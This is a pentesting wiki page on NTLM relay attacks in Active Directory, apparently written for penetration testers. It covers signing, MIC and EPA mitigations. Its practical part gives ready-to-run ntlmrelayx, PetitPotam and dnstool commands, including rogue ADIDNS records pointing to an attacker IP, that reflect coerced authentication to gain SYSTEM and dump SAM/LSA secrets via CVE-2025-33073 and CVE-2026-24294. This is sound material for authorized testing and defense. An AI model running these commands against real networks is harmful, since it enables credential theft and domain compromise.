


NTLM relay
Theory
After successfully forcing a victim to authenticate with LM or NTLM to an attacker's server, the attacker can try to relay that authentication to targets of his choosing. Depending on the mitigations in place, he will be able to move laterally and escalate privileges within an Active Directory domain.
The NTLM authentication messages are embedded in the packets of application protocols such as SMB, HTTP, MSSQL, SMTP, IMAP. The LM and NTLM authentication protocols are "application protocol-independent". It means one can relay LM or NTLM authentication messages over a certain protocol, say HTTP, over another, say SMB. That is called cross-protocols LM/NTLM relay. It also means the relays and attacks possible depend on the application protocol the authentication messages are embedded in.

The chart below sums up the expected behavior of cross-protocols relay attacks depending on the mitigations in place (original here). All the tests and results listed in the chart were made using Impacket's ntlmrelayx (Python).

The following mindmap sums up the overall attack paths of NTLM relay. Gabriel Prudhomme explains how to read it here: BHIS | Coercions and Relays – The First Cred is the Deepest (at 08:00).
Session signing
Session signing is a powerful but limited mitigation against NTLM relay that only SMB and LDAP can use.
- SMB signing works in a "least requirements" way. If neither the client or the server require signing, the session will not be signed (because of performance issues)
- LDAP signing works in a "most requirements" way. If both the client and the server support signing, then they will sign the session
For this mitigation to protect against NTLM relay, it has to be enabled on the target server side. Session signing protects the session's integrity, not the authentication's integrity. If session signing fails on the relayed victim side, the session victim <-> attacker will be killed AFTER the authentication, hence allowing an attacker to relay that authentication and get a valid session attacker <-> target (if the target is not requiring signing).
Since the session signing is negotiated during the NTLM authentication, why couldn't attackers tamper with the messages and unset the signing negotiation flags? Because there is a protection called MIC that prevents this.
There is a strange behavior when doing cross-protocols relay (like relaying an SMB auth to an LDAP auth). When attackers try to relay NTLM blobs including signing negotiation flags to a protocol not supporting session signing (like LDAPS), the target server usually glitches and kills the authentication negotiation.
Attackers that want to avoid glitches like this need to operate an cross-protocols unsigning relay where they relay the NTLM blobs and remove the signing negotiation flags.
MIC (Message Integrity Code)
MIC (Message Integrity Code) is an optional mitigation that garantess the NTLM messages integrity. MIC prevents attackers from tampering with NTLM messages when relaying them (i.e. cross-protocols unsigning relays). With this mitigation, attackers can't remove the session signing negotiation flags. Unlike session signing, MIC protects the authentication.
On a side note, NTLMv2 responses are computed against multiples values including
- the user's NT hash
- the server Challenge
- the
AvPairs, a byte array containing themsAvFlagsflag, which is used to enable the MIC
On the other hand, NTLMv1 responses do not include the AvPairs in their calculation, leaving the MIC unsupported for this version of NTLM.
In conclusion, session signing is protected by the MIC, which is enabled with the msAvFlags, which is protected by the NTLMv2 response, which can not be modified when not knowing the user's NT hash.
(Un)fortunately, there are vulnerabilities that exist that allow attackers to operate cross-protocols unsigning relays on unpatched targets.
- Drop the MIC (CVE-2019-1040)
- Drop the MIC 2 (CVE-2019-1166)
- Stealing the session key (CVE-2019-1019)
As of november 2020, MIC was optional, but unofficial channels suggest it might've become mandatory.
Windows Server 2019 ISOs seem to be patched against (at least) CVE-2019-1040.
Reminder: NTLMv1 doesn't like MIC
If NTLMv1 is accepted, NTLM could be relayed and modified and the MIC dropped 🎤
EPA (Extended Protection for Auth.)
In short, EPA (Extended Protection for Authentication) can use one or both of the following two mitigations to provide mitigation against NTLM relay for protocols that don't support session signing such HTTPS and LDAPS:
- A Channel Binding Token (CBT) when there is a TLS channel to bind to (HTTPS, LDAPS)
- A Service Binding information in the form of a Service Principal Name (SPN), usually when there is no TLS channel to bind to (HTTP)
For more details on how NTLM works, testers can read the MS-NLMP doc.
Practice
Detection
From UNIX-like systems, NetExec (Python) can be used to identify signing and channel binding requirements for SMB, LDAP and LDAPS.
netexec smb $target
netexec ldap $target
Abuse
ntlmrelayx (Python), MultiRelay (Python) and Inveigh-Relay (Powershell) are great tools for relaying NTLM authentications. Those tools setup relay clients and relay servers waiting for incoming authentications. Once the servers are up and ready, the tester can initiate a forced authentication attack.
When combining NTLM relay with Responder for name poisoning, testers need to make sure that Responder's servers are deactivated, otherwise they will interfere with ntlmrelayx ones.
sed -i 's/SMB = On/SMB = Off/g' /PATH/TO/Responder/Responder.conf
sed -i 's/HTTP = On/HTTP = Off/g' /PATH/TO/Responder/Responder.conf
Below are different use-cases of ntlmrelayx.
The following command will try to relay the authentication over SMB and attempt a remote dump of the SAM & LSA secrets from the target if the relayed victim has the right privileges.
At the time of this article update (17th Jun. 2026), a pull request adding LSA dump to the existing SAM dump is pending (since Feb. 2022).
ntlmrelayx.py -t smb://$TARGETNTLM Reflective Relay
Reflective relay consists of relaying an NTLM or Kerberos authentication back to the originating machine itself when triggered from a coercion. Synacktiv published a series of research articles demonstrating multiple such techniques, each bypassing the mitigations introduced to address the previous one.
CVE-2025-33073
CVE-2025-33073 (patched June 2025) was independently reported to Microsoft by several researchers and abuses ADIDNS to trigger local NTLM authentication reflection. Synacktiv published an in-depth analysis of the vulnerability, which serves as the basis for this section. By registering a DNS record embedding marshalled target information (e.g. HOST1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA), lsasrv!LsapCheckMarshalledTargetInfo strips the serialized suffix and leaves only the hostname, HOST1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA becomes HOST. msv1_0!SspIsTargetLocalhost then recognizes the target as local, causing the client to include the workstation and domain names in the NTLM_NEGOTIATE. When the victim server receives this message with matching names, msv1_0!SsprHandleNegotiateMessage sets the NTLMSSP_NEGOTIATE_LOCAL_CALL flag in the NTLM_CHALLENGE. PetitPotam coerces lsass.exe (running as SYSTEM) into authenticating toward the attacker. Upon receiving the challenge with the local call flag, lsass.exe copies its SYSTEM access token into the server context. When the attacker relays the NTLM_AUTHENTICATE back to the victim, the server retrieves that token and impersonates it, granting NT AUTHORITY\SYSTEM over SMB. By default ntlmrelayx will then dump the SAM and the LSA secrets of the target host.
Verify that the target does not enforce SMB signing beforehand:
netexec smb "$RANGE" --gen-relay-list targets.txtIf SMB signing is enforced, exploitation may still be possible by relaying over HTTP instead. For instance if ADCS is installed (relay to the Web Enrollment endpoint via ESC8).
- A rogue ADIDNS record is first registered, pointing to the attacker's IP. In this reflective relay, the coerced machine and the relay target are the same, so the NetBIOS name of the victim machine is used. This can be performed with dnstool.py (Python):
# Create a rogue ADIDNS record pointing to the attacker's IP:
dnstool.py -u "$DOMAIN"\\"$USER" -p "$PASSWORD" "$DC_IP" --action add -r "[TARGET_NETBIOS]1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA" -d "$ATTACKER_IP"- An authentication coerce is then triggered (for example, with PetitPotam) from the target to the DNS record, relaying the authentication with ntlmrelayx (Python).
# In a first terminal, ntlmrelayx waiting for an authentication to relay
ntlmrelayx.py -t smb://"$TARGET_FQDN" -smb2support --remove-sign-seal

# Coerce the victim to authenticate toward the rogue hostname (e.g. with PetitPotam):
petitpotam.py -u "$USER" -p "$PASSWORD" -d "$DOMAIN" "[TARGET_NETBIOS]1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA" "$TARGET_FQDN"
The --remove-sign-seal flag is available in Synacktiv's impacket fork. It drops the NTLMSSP_NEGOTIATE_SEAL flag from the NTLM negotiate and authenticate messages, which is required for this technique to succeed.
Clean up the rogue DNS record after the test:
dnstool.py -u "$DOMAIN"\\"$USER" -p "$PASSWORD" "$DC_IP" --action remove -r "[TARGET_NETBIOS]1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA"A single DNS record can be registered to target any vulnerable machine: localhost1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA. Once the serialized target info is stripped, only localhost remains, causing the loopback check in msv1_0!SspIsTargetLocalhost to succeed regardless of the target's hostname.
The patch was released on June 2025 Patch Tuesday. The list of affected versions and corresponding KBs is available on the Microsoft Security Response Center.
CVE-2026-24294 (SMB port multiplexing)
CVE-2026-24294 (patched March 2026) bypasses the CVE-2025-33073 patch by exploiting SMB port multiplexing, a feature introduced in Windows 11 24H2 and Server 2025. The WNetAddConnection4W API allows mounting an SMB share on an arbitrary TCP port via net use \\host\share /tcpport:PORT. The Windows SMB client reuses existing TCP connections for matching share paths regardless of the originating privilege level. A low-privileged user pre-establishes a TCP connection to the attacker's server on a custom port; when a coercion primitive forces lsass.exe to authenticate toward the same share path, it reuses that connection, causing the privileged NTLM blob to flow through the attacker-controlled socket and be relayed back to the target.
This technique targets Windows Server 2025 by default. Windows 11 24H2 enforces SMB signing by default, requiring an additional bypass.
- A share is mounted on a custom port by a low-privileged local user on the target Windows machine, establishing the TCP connection toward the attacker's server:
net use \\$ATTACKER_IP\share /tcpport:$PORT- The relay infrastructure is then set up: a modified
smbserver.pylistens on the same custom port to extract the privileged NTLM blob, whilentlmrelayx.pyrelays it to the target:
# In a first terminal, smbserver.py listening on the custom port
smbserver.py -port $PORT share .

# In a second terminal, ntlmrelayx relaying to the target
ntlmrelayx.py -t smb://"$TARGET_FQDN" -smb2support- An authentication coercion forces
lsass.exeto authenticate toward the same share path (e.g. with PetitPotam):
petitpotam.py -u "$USER" -p "$PASSWORD" -d "$DOMAIN" "$ATTACKER_IP" "$TARGET_FQDN"The patch was released on March 2026 Patch Tuesday. The list of affected versions and corresponding KBs is available on the Microsoft Security Response Center.
The modified smbserver.py and PetitPotam.exe required to reproduce this technique had not been released publicly at the time of writing (June 2026). The steps above reflect the described attack flow but cannot be fully executed without those tools. Follow Synacktiv's impacket fork and their publications to stay informed about any future release, and feel free to contribute by opening a PR in their repository.
The bypass chain extends to Kerberos with CVE-2025-58726 / CVE-2026-26128, which exploits Unicode character normalization inconsistencies to achieve the same reflective relay outcome via Kerberos AP-REQ. See the Kerberos relay page.
Tips & tricks 💡
The ntlmrelayx tool offers features making it a very valuable asset when pentesting an Active Directory domain:
- It can work with mitm6 (for DHCPv6 + DNS poisoning) by enabling IPv6 support with the
-6option (IPv6 support is not required since most hosts will send IPv4 but using this option is recommended since it will allow relay servers to work with IPv4 and IPv6) - It supports SMB2. It can be enabled with the
-smb2supportoption - It implements CVE-2019-1040 with the
--remove-micoption, usually needed when attempting "cross-protocols unsigning relays" (e.g. SMB to SMB-with-required-signing, or SMB to LDAP/S). This option can also be used when NTLMv1 is allowed (NTLMv1 doesn't support MIC). - it implements CVE-2019-1019 with the
-remove-targetand-machine-accountarguments - It has the ability to attack multiple targets with the
-tfoption instead of-t, and the-woption can be set to watch the target file for changes and update target list automatically - In multirelay scenarios, the
--keep-relayingoption can be useful when ntlmrelayx stops relaying on targets with a message like "[...] but there are no more targets left" (see Impacket PR #1741) - When capturing NTLM authentications separately from relaying them, the NTLM server challenge can be set to a fixed value (e.g.
112233...) to support deterministic captures/replays (see capture) - the target can be specified with a target protocol like
ldap://targetbut the "all" keyword can be used (all://target). If the protocol isn't specified, it defaults to smb. - It has the ability to relay connections for specific target users to be defined in the targets file
The targets file used with the -tf option can contain the following
# User filter for SMB only (for now)
smb://$DOMAIN\\$USER@$TARGET
smb://$USER@$TARGET

# Custom ports and paths can be specified
smb://target:port
http://target:port/somepath

# Domain name can be used instead of the IP address
ldaps://$TARGET
$TARGET
NetExec (Python) has the ability to generate the list of possible targets for relay to SMB (hosts with SMB signing not required).
netexec smb --gen-relay-list targets.txt $SUBNETResources
https://en.hackndo.com/ntlm-relay/
https://hunter2.gitbook.io/darthsidious/execution/responder-with-ntlm-relay-and-empire
https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/
https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/
http://davenport.sourceforge.net/ntlm.html
https://www.trustedsec.com/blog/a-comprehensive-guide-on-relaying-anno-2022
https://msrc.microsoft.com/update-guide/acknowledgement/CVE-2025-33073
https://projectzero.google/2021/10/using-kerberos-for-authentication-relay.html